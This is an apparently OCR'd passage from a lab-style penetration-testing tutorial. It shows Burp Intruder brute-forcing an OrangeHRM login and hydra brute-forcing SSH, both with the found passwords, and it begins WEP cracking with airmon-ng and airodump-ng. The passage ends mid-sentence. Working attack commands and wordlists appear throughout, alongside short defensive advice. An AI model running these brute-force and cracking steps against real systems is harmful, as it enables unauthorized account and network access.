
OrangeHRM ver 2.4.2 © OrangeHRM Inc. 2005 - 2008 All rights reserved.

Step 3: start the burp intercept and submit the login form with valid username and dummy password


Firefox
OrangeHRM - New Level of HR Manage...
192.168.91.132/orangehrm/login.php
OrangeHRM NEW LEVEL OF HR MANAGEMENT
comprehensive solution for the efficient management and development of your Human Resource
Login Name : prasad
Password : ••••••
Login
Clear
Invalid Login
OrangeHRM ver 2.4.2 © OrangeHRM Inc. 2005 - 2008 All rights reserved.

Orange HRM comes as a comprehensive solution for the efficient management and development of your Human Resource. It will assist you in the complex and strategic process of managing this crucial resource of your enterprise. Based on modular architecture, it facilitates a vast range of HR activities, with features that reflect the main HR management activities. It comes as a web-enabled application and considering the available flexibility, OrangeHRM is a perfect platform for reengineering your HR processes and achieving a new level of HR Management.


Step 4: Burp will catch request in intercept section now right click to it and sent to intruder



Request to http://192.168.91.132:80

```
POST /orangehrm/login.php HTTP/1.1
Host: 192.168.91.132
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.91.132/orangehrm/login.php
Cookie: PHPSESSID=57959kkv22sj51jbrcvdgvn7h2; acopendivids=phpbb2,redmin
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 64

actionID=chkAuthentication&txtUserName=prasad&txtPassword=prasad
```

Step 5: Now configure the position to password field because it is submitted as per our values.


Burp Suite Free Edition v1.5
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
1 × 3 × ...
Target Positions Payloads Options


Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions –

Attack type: Sniper

```
POST /orangehrm/login.php HTTP/1.1
Host: 192.168.91.132
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.91.132/orangehrm/login.php
Cookie: PHPSESSID=57959kkv22sj51jbrcvdgvn7h2; acopendivids=phpbb2,redmine; acgroupswithpersist=nada
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 64

actionID=chkAuthentication&txtUserName=prasad&txtPassword=§prasad§
```

Step 6: Go to Payload section and copy the password list.


Burp Suite Free
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
1 × 3 × ...
Target Positions Payloads Options
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ... [Pro version only]

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions t ways.

Payload set: 1 Payload count: 10


Payload type: Simple list Request count: 10

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
prasad
bhave
admin
21121988
221221988
password
pass@123
admin@123
9730550515
```

Step 7: Go to intruder section and click on start attack.


Burp Suite Free Edition v1.5
Burp Intruder Repeater Window Help
Start attack
Open saved attack [Pro version only]
Actively scan defined insertion points [Pro version only]
Send to Repeater
Save attack config [Pro version only]
Load attack config [Pro version only]
Copy attack config
New tab behavior
Automatic payload positions
Configure predefined payload lists [Pro version only]
Decoder Comparer Options Alerts
Paste
Load ...
Remove
Clear

sets depends on the attack type defined in the Positions tab. Various payload types


Payload type: Simple list   Request count: 10

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
prasad
bhave
admin
21121988
221221988
password
pass@123
admin@123
9730550515
```

Step 8: Intruder windows open and start the attack which is shown below.


Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Request 1 Response 1 Request 2 Response 2
Raw Headers Hex HTML Render
Home Admin PIM Leave Time Benefits Recruitment Reports Bug Tracker
Welcome user
Change Password Logout
Support
Forum
Blog
General
Company Structure
Locations
Company Property
Job Titles
Finished

Filter: Showing all items

Request	Payload	Status	Error	Redirec...	Timeout	Length	Comment
0		200	☐	0	☐	8936	baseline request
1	prasad	200	☐	0	☐	8936	
2	bhave	200	☐	0	☐	8936	
3	admin	200	☐	0	☐	8936	
4	21121988	200	☐	0	☐	8936	
5	221221988	200	☐	0	☐	8936	
6	password	200	☐	0	☐	8936	
7	pass@123	200	☐	0	☐	8936	
8	admin@123	200	☐	0	☐	8936	
9	9730550515	200	☐	0	☐	8936	
10	9326550515	200	☐	1	☐	37263	

Let's analyse the attack from above screenshot it is observed that length of 10th request is maximum 32283. Select that 10th request and go its 2nd response finally click render tab.


Now it's clear that page is after login page and has logout and change password feature. So password is values of 10th payload i.e. 9326550515.

Web applications should use CAPTCHAs to prevent brute force attack. Sometimes application vulnerabilities like SQL injection helps attacker to extract sensitive data like username and passwords.

Now let's crack the Linux password with xHydra. Its very robust online attack tool witch support multiple protocols.

Step 1: Open xhydra and set the target host. Select port and protocol in this case port is 22 and protocol is SSH which is shown in Screenshot 1.

Step 2: Select password section and select username and password list. This is shown in screenshot 2.



Target

[✓ Single Target] 192.168.91.129

Target List

☐ Prefer IPV6

Port 22

Protocol ssh


Output Options

☐ Use SSL ☐ Be Verbose

☐ Show Attempts ☐ Debug

```
hydra -L /root/Desktop/userlist -P /root/Desktop/passlist -t 36 192.168.91.129 ...
```

Screenshot 1



Username

Username yourname

[✓ Username List] /root/Desktop/userlist

Password

Password yourpass

[✓ Password List] /root/Desktop/passlist


Colon separated file

☐ Use Colon separated file

☐ Try login as password ☐ Try empty password

Screenshot 2

Step 3: Go to start tab and click on start. It will start password brute force.



Output

```
Hydra v6.5 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only f
Hydra (http://www.thc.org/thc-hydra) starting at 2013-11-03 16:44:10
[DATA] 12 tasks, 1 servers, 12 login tries (l:3/p:4), ~1 tries per task
[DATA] attacking service ssh on port 22
[STATUS] attack finished for 192.168.91.129 (waiting for children to finish)
[22][ssh] host: 192.168.91.129   login: santa   password: Root@123
Hydra (http://www.thc.org/thc-hydra) finished at 2013-11-03 16:44:13
<finished>
```

```
hydra -s 22 -L /root/Desktop/userlist -P /root/Desktop/passlist -t 36 192.168.9...
```

If login is successful it will highlight username and password in bold text.

Cleartext protocol (telnet, FTP) makes attacker job easier. Attacker may sniff the traffic and capture sensitive packets in which username and password is transmitted in clear text.


Sometimes weakness in authentication mechanism leads to various attack let's take an example of WEP. WEP stands for Wired Equivalent Privacy. The 802.11 designer's intention was to provide wireless users with a level of security equivalent to that achievable on a wired network. Unfortunately WEP has turned out to be much less secure than intended. It can be cracked within 10 minutes.

Prerequisites of WEP cracking: Alfa card, Backtrack instance

Now let us crack WIFI network protected by WEP.

Step 1: Open Aircrack-Ng in BackTrack

Type iwconfig and hot enter.




```
root@bt:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

root@bt:~#
```

Let’s note that our wireless adapter is recognized by BackTrack and is renamed wlan0. Yours may be wlan1 or wlan2.

Step 2: Put the Wireless Adapter into Monitor Mode We can do that by typing:

```
airmon-ng start wlan0
```




```
root@bt:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
796     dhclient3
2140    dhclient3
Process with PID 2140 (dhclient3) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy0]
                                (monitor mode enabled on mon0)

root@bt:~#
```

Note that the interface’s name has been changed to mon0 by airmon-ng.

Step 3: Start Capturing Traffic

d with the monitoring




```
CH  7 || Elapsed: 20 s || 2013-11-04 12:19

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

BC:F6:85:E1:07:6A  -30       10        0    0   1  54e  WEP  WEP         Prasad
84:C9:B2:5B:84:94  -75       11        0    0   6  54e. WPA2 TKIP   PSK  dd-wrt

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   68:5D:43:36:9D:C2  -46    0 - 1      0        2
BC:F6:85:E1:07:6A  B4:62:93:CC:8C:44  -34    0 -54      0        1
```

As we can see, we are now able to see all the APs and clients within our range!

Step 4: Start a Specific Capture on the AP

As you can see from the screenshot above, there are two APs one with WEP encryption. Let's target the first with the ESSID of „Prasad." Let's copy the BSSID from this AP and begin a capture on that AP. command
`airodump-ng --bssid BC:F6:85:E1:07:6A -c 1 -w prasadcrack mon0`




```
CH  1 ][ Elapsed: 2 mins ][ 2013-11-04 14:06 ][ Decloak: BC:F6:85:E1:07:6A

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

BC:F6:85:E1:07:6A  -74 100     1289    52409  360   1  54e  WEP  WEP    SKA  Prasad

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

BC:F6:85:E1:07:6A  68:5D:43:36:9D:C2  -32   24e-36e    0  118069
BC:F6:85:E1:07:6A  B4:62:93:CC:8C:44  -40    1e- 1     2   34049

root@bt:~#
```

This will start capturing packets from the SSID „prasad" on channel 1 and write them to file WEPcrack in the pcap format. This command alone will now allow us to capture packets in order to crack the WEP key. We now need to wait for someone to connect to the AP so that we can get the MAC address from their network card. When we have their MAC address, we can spoof their MAC and inject packets into their AP. As we can see at the bottom of the 